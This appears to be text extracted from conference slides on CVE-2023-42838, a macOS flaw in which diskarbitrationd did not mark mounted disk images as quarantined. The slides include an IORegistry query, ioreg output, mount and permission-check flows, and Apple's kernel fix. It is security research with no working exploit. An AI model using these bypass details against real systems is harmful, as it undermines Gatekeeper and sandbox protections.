
# CVE-2023-42838 - the issue

- diskarbitrationd doesn't add quarantine flag to the quarantined disk image when mounted
- ioreg does show the property
- da should check the property


```
object = IORegistryEntrySearchCFProperty(
    media,
    kIOServicePlane,
    CFSTR( "quarantine" ),
    allocator,
    kIORegistryIterateParents | kIORegistryIterateRecursively
);
```

```
| | +-o AppleDiskImageDevice@1e <class AppleDiskImageDevice, id 0x100132e13, registered, matched, active, busy
0 (11 ms), retain 9>
| |
| | {
| | | "IOMaximumBlockCountWrite" = 4096
| | | "RootDeviceEntryID" = 4294968412
| | | "owner-uid" = 501
| | | "TODUserClientClass" = "DIDeviceIOUserClient"
| | | "quarantine" = Yes
| | | "IOStorageFeatures" = {"Priority"=Yes, "Unmap"=Yes}
| | | "IOUnit" = 30
| | | "Device Characteristics" = {"Serial Number"="04000001-0000-0000-5AAF-000400000000", "Product
Name"="Disk Image", "Vendor Name"="Apple", "Product Revision Level"="198.100.13"}
| | | "owner-gid" = 20
| | | "IOMaximumBlockCountRead" = 4096
| | | "sparse-backend" = Yes
| | | "IOMaximumByteCountRead" = 2097152
| | | "IOMinimumSegmentAlignmentByteCount" = 4
| | | "Protocol Characteristics" = {"Physical Interconnect"="Virtual Interface", "Physical Interconnect
Location"="File"}
| | | | "device-type" = "Generic"
| | | | "image-encrypted" = No
| | | | "IOMaximumByteCountWrite" = 2097152
| | | | "autodiskmount" = Yes
| | | | "DiskImageURL" = "file:///Users/csaby/Library/Containers/csaby.MissingQuarantineBypass/Data/new.dmg"
| | | | "InstanceID" = "04000001-0000-0000-5AAF-000400000000"
| | | | "image-format-read-only" = No
| | | }
```

# CVE-2023-42838 - what goes on?



# how to get a /dev/disk in Sandbox?




# CVE-2023-42838 - fix

- the kernel will add quarantine flag to every mount if the device is quarantined
- basically the "IOReg" query went down to kernel and performed on every mount

**call flows**

call flow 1.: mount only call



xnu checks:

- classic user
- POSIX permissions
- MAC callout

case study:

+ mount only

+ mount over root owned dir with user




OPERATION


priv: user  
target owner: root  
disk owner: root



OPERATION  
priv: user  
target owner: root  
disk owner: root



call flow 2.: mount with  
diskarbitrationd



diskarbitrationd checks:


- if calling user id == disk owner id
- sandbox\_check


xnu checks:

